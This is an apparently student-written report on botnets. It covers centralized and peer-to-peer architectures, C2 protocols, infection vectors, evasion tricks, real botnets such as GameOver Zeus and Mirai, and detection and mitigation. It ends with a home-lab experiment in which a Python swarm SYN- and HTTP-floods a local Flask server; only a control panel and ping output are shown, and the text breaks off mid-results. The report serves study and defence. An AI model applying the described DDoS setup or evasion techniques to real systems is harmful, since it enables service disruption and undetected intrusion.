Your Computer Is My Computer: An Analysis on Malicious Distributed Computer Networks

Author: Camila Franco de Sá Fonseca

Date: 24/06/2022

Index

Glossary

IT - Information Technology
DDoS - Distributed Denial of Service (Attack)
IRC - Internet Relay Chat
IoT - Internet of Things
C2/C&C - Command & Control
GoZ - GameOver Zeus
HTTP(S) - Hypertext Transfer Protocol (Secure)
DHT - Distributed Hash Table
FTP - File Transfer Protocol
TOR - The Onion Router
p2p - Peer-to-Peer
SSH - Secure Shell
VM - Virtual Machine
IP - Internet Protocol
Tbps - Terabytes per second
BOINC - Berkeley Open Infrastructure for Network Computing
CERN - European Organization for Nuclear Research
IDS - Intrusion Detection System
DNS - Domain Name System

1. Summary

This report aims to shed some light on how a botnet operates, its different uses and components. Relevant botnet examples are presented, showcasing some non-malicious uses as well.

Afterwards, we go over a number of defense mechanisms to detect and mitigate botnets, paying special attention to DDoS attacks.

Lastly, an experiment is carried out to test and showcase how one botnet might operate and to see how well it would work.

2. Framework

Distributed systems are an important area of IT and computer science as a whole, allowing systems to scale massively by distributing workloads and tasks across a multitude of networked, sometimes geographically distant, autonomous computers that work as a single system. [1, pp. 2]

One such example of a popular application of distributed systems are Botnets, a network consisting of a large number of (usually) compromised computers that are remotely controlled in order to carry out (usually) nefarious tasks, such as sending spam email and carrying out DDoS attacks, among a multitude of other purposes.[2] These are mostly operated by criminal groups, making data on modern botnets' exact workings scarce. Older examples have been fully leaked or reverse-engineered which allows us to take a closer look.

3. Internal Workings

3.1. What exactly is a Botnet?

A botnet, the name being a *portmanteau* of ro*bot* and *net*work, is a network of robots. In this context, a robot is usually - We'll address benign botnets later on - a compromised computer or other internet-connected device, such as IoT equipment, that are remotely controlled as part of a larger group, without the knowledge or consent of the device's owner. The individual devices are often called “bots” or “zombies”, and the structure used to control them is called a Command & Control system, abbreviated as C2.

The most common uses for this kind of system are illicit activities, such as DDoS attacks, cryptocurrency mining and carrying various kinds of malware and/or spyware. Long gone the days of mail worms that sent themselves to a victim's email contacts as a prank, with most modern botnets having organized crime structures behind them, some being large scale operators suspected of being backed by governments,[3, pp. 23] with highly organized groups raking in large amounts of money. A famous example is the group behind the botnet GameOver Zeus, with an estimated 100 million dollars worth of losses being attributed to them.[3, pp. 3]

Botnets can be operated as-a-service, being rented to a client for a fee in order to carry out a specific set of instructions - one can order a DDoS attack on a website for a length of time and reliability depending on the amount paid. (Which can be as low as 5€ per 300s worth of a DDoS attack.)[4]

What is the difference between a botnet and a worm?

A virtual worm is a self-replicating piece of software that spreads through computer networks. A botnet can make use of a worm to spread itself, but will also infect the computers it breaks into, turning them into bots, ready to carry out instructions from the botnet operator.

3.2. The Architecture of a Botnet

For starters, it is important to point out that the common components found in a botnet, due to their nature, are always evolving, ever-changing pieces of software that must do so in order to escape detection, and just as the defensive mechanisms get more sophisticated, so do malicious botnets.

There are two major overall types of botnet: Centralized and Decentralized, with several hybrid approaches also having been found in active botnets.

Client-Server

A common example of a centralized system as well as the oldest and most basic botnet architecture, the bots connect to a central server (or more than one) periodically and wait for new commands. The botnet operator sends commands to the server, which then relays them to the infected devices, allowing the operator to control all the bots simultaneously.

Originally operating through IRC [7, Ch. 2] , modern botnets can use all manner of communication protocols such as HTTP for stealth (HTTP Traffic is so common it allows them to blend in and not be detected by firewalls so easily, and its Request-Response nature fits the purpose really well.), Telnet and IRC for simplicity, or obscure, seemingly random methods such as Reddit[9] and Tor[8].

The most glaring issue with this system is the single point of failure it offers. If the C2 server is taken out, by either Law enforcement or a rival botnet group, the botnet is mostly lost. This is worsened by having the C2 server relatively vulnerable by having the bots communicating directly with it, however, this can be mitigated by employing proxies between the C2 itself and the bots, which become not only another hurdle for defenders but also makes the infrastructure more resilient, since adding more proxies is easy - much more so than replacing the entire C2 server.[10]




Fig 1 - A centralized botnet architecture(source)

Peer-to-Peer

A decentralized approach with no central point of failure, this architecture offers a lot more resilience and the takedown of the entire botnet is a very difficult thing to accomplish, since enough bots need to be disrupted to be able to break up the swarm.

In a peer-to-peer architecture, the bots behave a bit differently than in a centralized approach. Every bot not only receives but also distributes instructions and updates, and can be the node accessed by the operator to initiate new commands. Using the example of GameOver Zeus, the operator would connect to any bot in the network using a private RSA key to authenticate themselves.[3, pp.9] This new instruction or update would then be spread around the rest of the bots using a number of different techniques implemented by different botnets, albeit more slowly than in a centralized network.

Not seen in all botnets, there is often the concept of a **super-peer** - a bot with more bandwidth and computing capacity which is promoted, obtaining a more important role in the network - who manages a number of regular bots, keeping hash tables with the files available in its peers which indicates how up-to-date its peers are.[11, pp. 3-4]

These decentralized networks can also be further classified as unstructured or structured. In unstructured, there's no node hierarchy, with queries being blindly forwarded until they reach their target. Structured approaches map the content to its location, usually using a Distributed Hash Table [11, pp. 4].




Fig 2 - A peer-to-peer botnet architecture (source)

3.3. Command & Control

Throughout the years, C2 systems have continuously evolved, having massively changed in the leap from centralized to decentralized botnets, going from a traditional central server to being a part of every bot.

In traditional centralized Command & Control infrastructure, there's different possible protocols that have been used[12]. These are as follows:

Application Layer Protocols

These are often used to avoid detection via network filtering, blending in with common traffic.[12] The most commonly used protocols in this category are:

HTTP & Other Web Protocols - Centralized

By creating a web server, HTTP traffic particularly blends in with other existing network traffic. As it is one of the most common protocols it can be relatively stealthy. However, website domains can be easily seized by government agencies, and at a large enough scale, generate a large amount of bandwidth. When centralized, this kind of C2 server is also vulnerable to DDoS attacks.

When encrypted (HTTPS), this type of traffic stops being able to have its content analyzed by an outsider to the network, offering extra protection and difficulting the work of defenders, who now can only extract information from communication patterns and not the content itself.


Notable examples: Some versions of ZeuS[14], Torpig[15], Cutwail

IRC (Internet Relay Chat) - Centralized

Used for its simple and low bandwidth communication methods, IRC servers are widely used to host botnets. One of the oldest methods, it used to be the most common C2 method for a long time. However, IRC traffic is not common in organizations and this made this kind of botnets easy to detect by sticking out so much.[16, Ch. 7, Sec. 1.5]

A large fault in this protocol's usage is that each bot must have the IRC server address, port and channel hardcoded, and if these are shut down, the botnet is halted. Some redundancy is possible by using multiple channels and servers, but this can't be as obfuscated as with web-based C2s. Furthermore, if the IRC traffic is sniffed, it is possible to detect and disrupt the servers, and in extreme cases, issue new commands if the control scheme can be discovered, hijacking the botnet. (IRC is a plaintext protocol by default[17])

Notable Examples: Phorpiex[18], Agobot[19]


mIRC Add Server

Description:	
IRC Server:	
Port(s):	6667
Group:	

Passwords are ONLY needed by special types of users.

Password:	

Fig 3 - Example of an IRC client(source)

Telnet - Centralized

Another simple, unencrypted, protocol, these are simple botnets, but far from small. The most-well known is perhaps the Mirai botnet who has IoT devices as bots - a large amount of them - and those were found to have open telnet ports, with easily brute-forced (Guessed) passwords, which allowed for a very large botnet to be formed and controlled.

Notable Example: Mirai[20][5][6]

Other Protocols:

- **FTP** - Syscon uses a FTP server as C2
- **TOR [8]**
- **Reddit [7], Twitter, Github [21] and other common internet platforms**

Peer-to-Peer - Decentralized

Peer-to-Peer botnets sometimes use already existing p2p protocols, such as **Overnet**[11, pp. 9]. Modern botnets, which mostly use p2p structures have significant organization behind them, and as such often use custom protocols and mechanisms. One such example is **GameOverZeus,** a high-profile botnet that has been well documented in [3] and [22].

3.4. Bots & Zombies

Here, we will take a closer look at the behavior of what comprises the bulk of a botnet, the bots themselves.

Compromising Devices

Bots become part of botnets by being infected or compromised by either malware or other bots already existing in the network. For example, Mirai-controlled bots once infected will attempt to bruteforce weak credentials in common ports (SSH, Telnet…) in other devices existing in the network and infect them too. [6, Sec. III, A-3]

Common attack vectors are:

Email - The classic, yet very efficient method to spread malware, these malicious emails will often include files such as Microsoft Word documents or PDF that contain malicious code, usually as macros.[23, Ch. 2.3.2]

Drive-By-Download - Modern browsers now have stronger defense mechanisms against these than they used to, but still a threat. If a user is tricked into clicking on a malicious link to a fake website or a legit website containing malware, they can be infected by either downloading a payload directly or something that looks like a legit file - Called a Trojan, commonly disguised as cracked software or related tools, like Keygens - which will infect the host when run, or if sophisticated enough, downloaded.[23, Ch. 2.3.1]

Compromised networks - Either by connecting to a malicious network, usually an open, “Free” Wi-Fi access point at a public place, or existing in a network that has an infected bot already inside, a device can be infected via a multitude of different techniques - Bruteforcing credentials, Man-In-The-Middle attacks redirecting to spoofed, malicious websites, among others. This is often paired together with drive-by-downloads.

Essentially, any attack vector that allows for malware to infect a device is a viable means to add a bot to a botnet.

Detecting Infection

Signals a device has been compromised and part of a botnet are similar to those infected by lone, non-bot-creating malware - Any type of weird behavior such as software behaving in erratic ways, crashing and opening randomly, processes with weird names listening in unorthodox, or unexpected ports (A calculator program does *not* need to receive SSH connections.), slow downs both in internet traffic and processing power are tried and true signs of malware infection.[24]

For a botnet in particular, unexpected network traffic both inbound and outbound is a sure sign to watch out for. In organizations, security teams should particularly keep an eye out for devices attempting to establish connection with other network-attached equipment.

Avoiding Detection & Anti-Bot Defense Systems

Every botnet employs different means to avoid being detected and re, and these only keep becoming sneakier and more diverse, as the arms race between the criminal organizations and law enforcement goes on. Due to this, some examples are listed below, but this is not an exhaustive list.

The bots running on compromised hardware share a number of similarities with many kinds of malware, both using the same tactics and methods.

- **Leave no trace in the filesystem**, deleting the executable once running and staying in RAM only.[6, Sec. 3-A.] (Usually paired with another technique to stop the system from rebooting.)
- **Search for an already running instance** of the malware in the device and kill it, to avoid reinfection and becoming more noticeable.[6, Sec. 3-A]
- **Use random process names** generated in runtime, for harder detection.
- **Inject modules** into already running legitimate processes.[25]
- **Analyzing the host** to attempt to detect if it’s inside a VM or sandbox, which could be a signal of being analyzed by an actor outside the botnet.[26, pp. 4]
- **Obfuscation,** in multiple ways, to make analysis harder and hide from rival botnets.
- **Blocklists** for IP addresses, domains and physical characteristics to stop the bot from running in equipment from certain countries[3, pp. 7], networks (such as IPs that are attributed to the US Department of Defense) and in low-powered devices that could indicate sinkholes or honeypots (Which will be elaborated on further ahead)

3.5. Offensive use of Botnets

Attacks done by means of botnet can be mostly split according to their target into two categories:
(Keep in mind, botnets often carry out both kinds of attack, at the same time.)

External - Making use of the (usual) thousands of bots in a botnet, these attacks target devices or entities that are not directly infected by the botnet.
The most common attacks in this category are:

- **DDoS (Distributed Denial of Service) -** By far one of the most well known botnet uses, these consist in commanding a bot swarm (Or a part of it, if large enough.) to connect, ping or send requests to a publicly-accessible IP Address/domain or server in order to jam it with a gigantic number of requests, knocking it offline for a length of time. [27]
  This kind of attack is hard to defend against, because even with the best hardware (Firewalls, high capacity switching…) and mitigation strategies (Redundancy, backup systems), given a large enough botnet the target *will* be knocked offline.
  The largest recorded DDoS attack to date had a capacity of 3.47Tbps [28].

- **Mass Email Spamming -** Email spam campaigns are very often carried out by massive botnets, mainly attempting to directly scam people out of their money, or spread malware to increase the numbers of infected devices, although there are other, less common, purposes - There's reports of mass spam being used to manipulate the stock market.[29]
  Spam email campaigns often are buyers of database dumps and leaks that reveal personal data, to obtain more targets, being a large piece of the online illicit underground.

Internal - These attacks directly target the device they're running on, and can have a huge variation in - most malware can be incorporated as a part of a botnet. Some of the following categories do overlap.

- **Malware Loading -** Although not an attack in itself, this is a "feature" usually present in botnets sold as-a-service and allow (paying) customers to upload their own malware to the machines infected.

- **Spyware -** A malware category in itself, this includes:
  - Keyloggers, which register every keystroke inputted by a user, usually with the aim of stealing credentials or personal information like banking details.
  - Sniffers, pieces of software that capture network packets.
  - Software geared for espionage in general, be it obtaining confidential information or data that may be used for extortion, as examples.

- **Other kinds of Malware** such as Adware that inject advertising into web browsing, browser hijackers that redirect the user to identical websites that steal credentials and even inject extra fields in forms to obtain even more information from unsuspecting users (Webinjects, popularized by **ZeuS[3]**)

Bitcoin mining in particular was popular when various cryptocurrencies were at all-time-highs in value.

4. Botnets in the Real World

4.1. State of the Art

4.1.1. Malicious Botnet Examples

GameOver Zeus [3]

Existing for nearly a decade, ZeuS is one of the most popular tools, with an organized crime ring behind its development.. Sold as a malware kit, allowing buyers to set up their c2 servers, its high modularity makes it very versatile and suitable for a large number of purposes. What sets ZeuS apart from others at the time, is being sold as a software license, bound to a single machine. (With addons being sold separately.)

C2 Type: p2p, with multiple layers of proxies hiding the c2 backend.
Infected Devices (total): Over 13 million [30]
Estimated Damages: Over US$100 million [30]
Primary Operation: Financial Fraud

Emotet

Not exactly a botnet, but a Trojan that operates as a botnet. Relatively recent, Emotet spreads mainly through Spam email and infects devices via malicious attachments, Microsoft Office documents with malicious macros embedded. It works as a loader, and also attempts to spread itself as a worm.

Multiple takedowns have been attempted by major judicial authorities worldwide, to varying degrees of success.[13]

Rustock [25]

An older botnet dating back to 2006-2011, is a rare example of a botnet taken down successfully. Self-propagating and infecting computers using a Rootkit, Rustock was a botnet dedicated to the sending of spam emails with C2 servers spread over 2.500 domains. At one point, it was behind 21% of the spam in the internet. (2008)

C2 Type: Centralized Web Server
Infected Devices (total): 150,000-2,400,000 machines
Estimated Damages: Unknown
Primary Operation: Email Spamming

Torpig

Targeting Windows computers, this botnet spread via Trojans and aimed to steal personal data - financial information, and credentials. This botnet was able to be taken over during ten days by researchers from the University of California, and a report detailing exactly how it worked was made that offered a solid look into its inner workings.[15]

C2 Type: Centralized Web Server (HTTP)
Infected Devices(During Takeover): 182,000 bots
Estimated Damages(During Takeover): 8310 accounts & 1660 credit card numbers
Primary Operation: Credentials and Bank information stealing

4.1.2. Non-Malicious Botnets

Despite most botnets being malicious, there are examples of projects where a volunteer 'botnet' is used. These are applications of distributed computing, with the key difference to malicious botnets being that in these, the bots are volunteers lending their machines' computing power to the swarm, usually while idle. This kind of project aims to solve a problem that wouldn't be feasible without large amounts of computing power.

(Flops - Floating Point Operations Per Second)

Some examples are:

Folding@Home - Using volunteers' CPU and GPUs, this project aims to simulate various protein dynamics, which helps research for a multitude of diseases, including, but not limited to, Alzheimer's and cancer.
Active units(peak): 4,630,510
Processing power (peak): 2.43 exaflops

LHC@Home - Based on the Berkeley Open Infrastructure for Network Computing (BOINC), a middleware for this kind of volunteer computing projects, this project is aimed at particle physics, lending the computer power to CERN, to aid and support the Large Hadron Collider.
(As of 28 Jun 2022)[33]
Active units (current): 4,382
Processing power (current) : 35 teraflops

MilkyWay@Home - Another project running on BOINC, it aims to "...(create) a highly accurate three dimensional model of the Milky Way galaxy …"[32]
(As of 28 Jun 2022)[34]
Active Units (current): 29,005
Processing power (current): 1,526 teraflops

4.2. Consequences of (Malicious) Botnet Activity

According to Spamhaus, 3,271 botnet C2 were identified in Q4 2021, with a 23% increase, a trend that has been seen regularly throughout 2021[35], which is also seen in other metrics reported by Spamhaus and Cloudflare[36].

Cloudflare estimates that over **40% of all Internet traffic** consists of bots, malicious ones being a significant portion, with 9.84 million DDoS attacks having been reported in 2021[37] The maximum throughput recorded increases, as Microsoft reported mitigating a 3.47Tbps DDoS on their Azure services[38], whereas the previous record was of 2.54Tpbs. With an average $120,000 cost for small to medium businesses (For large corporations this value exceeds $1million)[39], we can see this kind of attacks do have significant impact.

5. Defending against Malicious Botnets

5.1. Detection

Often the first line of defense, detecting botnet activity is essential to successfully defending against them. For this, there are multiple methods, some of which are presented below:

Network-Based

Honeypot - Active Detection
A honeypot is essentially a trap for botnets, a purposefully exposed server or device that has multiple monitoring capabilities, able to detect when it is infected and then monitor incoming and outgoing traffic which can identify the botnet family based on preexisting patterns. However, and despite being highly accurate against known botnets, it cannot detect totally unknown attacks and encrypted traffic poses a great obstacle.

Packet Analysis
A network's traffic can be monitored and rules set in place to detect abnormal behavior, such as unorthodox ports being used and unexpected protocols. Although many botnets do communicate via HTTP to evade this, if unencrypted these can still be detected via packet analysis. This method also reveals irregular data transfers that may be taking place - a regular 4kb data transfer 24/7 for days on end can be suspicious.

Intrusion Detection System
A software or hardware implementation that monitors systems and services for malicious activity. IDS are commercial applications, and usually have large support and upkeep behind them.
These usually operate based on signature-detecting, where signatures are created for known botnets (Communication patterns, used ports and protocols…) and then traffic is filtered and compared against them.
IDS can be simple or really complex, and there are various examples making use of machine learning and such.

Host-Based

Infected bots can be detected by scanning the hosts in a network, and look for infection signs - executable files, anomalous processes - as well as host log analysis. This type of scanning can be considered intrusive, and as such is often limited to corporate/enterprise networks, where the workstations are beholden to an admin, like a Domain Controller, in case of Active Directory.

5.2. Mitigation

Botnet mitigation is defined as the steps taken, once an attack is detected, in order to reduce or nullify the impact and damage. Risk assessment is essential, as some attacks might just not be worth engaging, where others must be stopped at any cost before critical infrastructure is affected.
Different botnets require different mitigation methods, depending on the botnet's structure and nature.

Mitigation doesn't take place only during active attacks - preventive action can be taken. Since many botnets spread through common vulnerabilities as a worm, making sure software and firmware are up-to-date on security patches, and no default or reused credentials are used is essential. A major infection vector is also social engineering, which is much harder to prevent, since users cannot be trusted. This can be helped with proper access control, least privilege access principles and mandatory training, but will always pose a degree of risk.

Sinkholes are a useful tool to mitigate DDoS, once anomalous traffic has been detected. If it can be separated from regular traffic, it can be diverted to a 'sinkhole', a black hole that discards incoming traffic. However, if the incoming traffic is too much that the bottleneck is not the servers but the routing equipment itself, sinkholing can't help much.

Routers and Firewalls are essential to both distribute incoming traffic and lighten the load on the network and block malicious traffic that's detected. Although individual IP banning is not very effective since good botnets will either have a sheer amount of addresses or swap IPs as soon as blocked, domains can be blocked, and there are some techniques involving DNS that are effective.

Spam filters help deal with mass spam email, by filtering out unwanted mail and avoiding inboxes filling up and getting jammed with junk. Same as with firewalls, pure address-based is ineffective and good filters will now take into account a multitude of factors such as origin country, keyword-based content and pattern/frequency of sent emails.

DDoS attacks specifically can also be mitigated via **over-provisioning**, obtaining more hardware to increase bandwidth and general capacity as well as redundancy. Effective, but can be costly and therefore usually used by large companies and specially when dealing with critical services that must be kept up at all costs. There are companies that rent these on demand, and can be hired only when under attack instead of keeping redundant servers and hardware running all the time.


5.3. What does it take to take down a botnet?

Botnet takedowns are rare, and require coordinated efforts from large players in the IT sector as well as Law Enforcement entities. Before p2p botnets were the norm, seizing command & control servers would effectively disable a botnet. Rustock is such an example - it was a spamming botnet that was shutdown in 2011 due to a joint effort between Microsoft, Pfizer, security provider FireEye and the University of Washington, successfully taking down the 26 servers used as C2.

In some cases, despite the effort, a botnet's operation is merely disrupted but not completely stopped, what's what happened (more than once) with Emotet. Through collaborative action taken between authorities in 8 countries coordinated by Europol, Emotet's infrastructure was overtaken and taken down from the inside, along with arrests being made. However, months later new Emotet samples surfaced, which marked its return.

However, it's not always possible to take action on the organizations behind botnets. GameOver Zeus' creator, Slavik, despite being identified by the FBI at least since 2015 (And having action taken against in 2014, temporarily cutting the group from it's C2 servers.) still hasn't been apprehended, since he resides in a country where he can't be prosecuted.

There are other methods to fight a botnet that aren't completely above the water, and are mostly used by unsanctioned security researchers or rival botnet groups. Such an example is using a **white-hat worm** - a piece of software that spreads as a worm but instead of infecting devices, it looks for infection signs, attempts to kill the malware if found and patch vulnerabilities, if able. It then removes itself from the device, leaving it clean. An example of this was used against the Mirai IoT botnet [41].



Rank	Q3 2021	Q4 2021	% Change	Malware Family	Description
#1	210	164	-22%	RedLine	Credential Stealer
#2	108	102	-6%	Loki	Credential Stealer
#3	121	91	-25%	AsyncRAT	Remote Access Tool (RAT)
#4	-	86	New Entry	GCleaner	Dropper
#5	93	75	-19%	Raccoon	Credential Stealer
#6	43	65	51%	Vjw0rm	Remote Access Tool (RAT)
#7	41	43	5%	CryptBot	Backdoor
#8	136	37	-73%	BitRAT	Remote Access Tool (RAT)
#9	71	36	-49%	NjRAT	Remote Access Tool (RAT)
#10	-	32	New Entry	DCRat	Remote Access Tool (RAT)
#11	26	29	12%	Tofsee	Spambot
#11	40	29	-28%	Remocs	Remote Access Tool (RAT)
#13	50	28	-44%	Smoke Loader	Dropper
#14	-	27	New Entry	Arkei	Credential Stealer
#15	-	21	New Entry	TrickBot	Backdoor
#16	-	18	New Entry	Socelars	Credential Stealer
#16	55	18	-67%	CobaltStrike	Backdoor
#18	23	17	-26%	Gozi	E-banking Trojan
#18	37	17	-54%	NanoCore	Remote Access Tool (RAT)
#18	30	17	-43%	STRRAT	Remote Access Tool (RAT)

Fig 4 - Statistics on active botnets, as of Q4 2021 (source: Spamhaus Botnet Threat Update: Q4-2021)

6. Building a Botnet

In this section, I will present a small example of a botnet, and attempt to carry out a DDoS attack against a web server (All located in my own home network.) in order to showcase some of the concepts presented in this report.


6.1. Methods

To do this, a simple Python script was written. It creates our 'artificial' bots, (Running on different processes instead of different machines, as would be with a proper botnet.) and optionally a special bot can be created, being used to send instructions to all the others, which serves as our command & control system. Two different kinds of attacks were carried out:

-**SYN flood**, exploiting a particularity of the TCP Three-Way handshake, sending only the first step, the SYN packet in order to leave 'half-open' connections in the server, consuming resources.

-**HTTP flood**, sending fully-fledged HTTP requests to the webserver aiming to clog up the servers' resources.

The "botnet" created uses a peer-to-peer architecture, but each bot was mostly independent since the needed behavior is very simple. The bots simply flood the target IP address, occasionally checking if any new instruction has been received.




```
                Definitely-Not-A-Botnet Control Panel
          #############################################################
          #                                                           #
          #   Available instructions:                                 #
          #   "stop" - stop the bots                                  #
          #   "status" - view botnet status                           #
          #   "target" - change target                                #
          #   "pause" - pause attack                                  #
          #   "resume" - resume attack                                #
          #   "add" - add a bot                                       #
          #   "add x" - add x bots (pausing is recommended ;) )       #
          #                                                           #
          #############################################################

    .---------------------------------.    .------------------------------------------.
    |                                 |    |                                          |
    | Bots in swarm:               59 |    | Targeting:       192.168.1.102:5000    : |
    |                                 |    |                                          |
    '---------------------------------'    '------------------------------------------'

> resume
Resuming
> █
```

Fig 5 - The Botnet's control interface, available at an admin bot.

To carry out this experiment, a simple Flask server was set-up on a Raspberry Pi, inside the local network. The bots communicate among themselves using UDP Multicast through sockets, but only an 'admin' sends messages, to avoid overloading the bots themselves. (Exception to this is the 'ping' command.)


6.2. Results

For the **Syn Flood** attack, a maximum number of concurrent 130 bots was reached before the host system crashed. For the data measured below, 110 bots were used. During the period of the attack, no slowdowns were observed in the Flask server when doing http requests. When measuring ICMP pings' response time, a **1124.6%** increase in average response time was noticed, however the total time taken remained constant.



```
64 bytes from 192.168.1.102: icmp_seq=14 ttl=64 time=11.7 ms
64 bytes from 192.168.1.102: icmp_seq=15 ttl=64 time=5.77 ms
64 bytes from 192.168.1.102: icmp_seq=16 ttl=64 time=6.12 ms
64 bytes from 192.168.1.102: icmp_seq=17 ttl=64 time=6.34 ms
^C
--- 192.168.1.102 ping statistics ---
17 packets transmitted, 17 received, 0% packet loss, time 16023ms
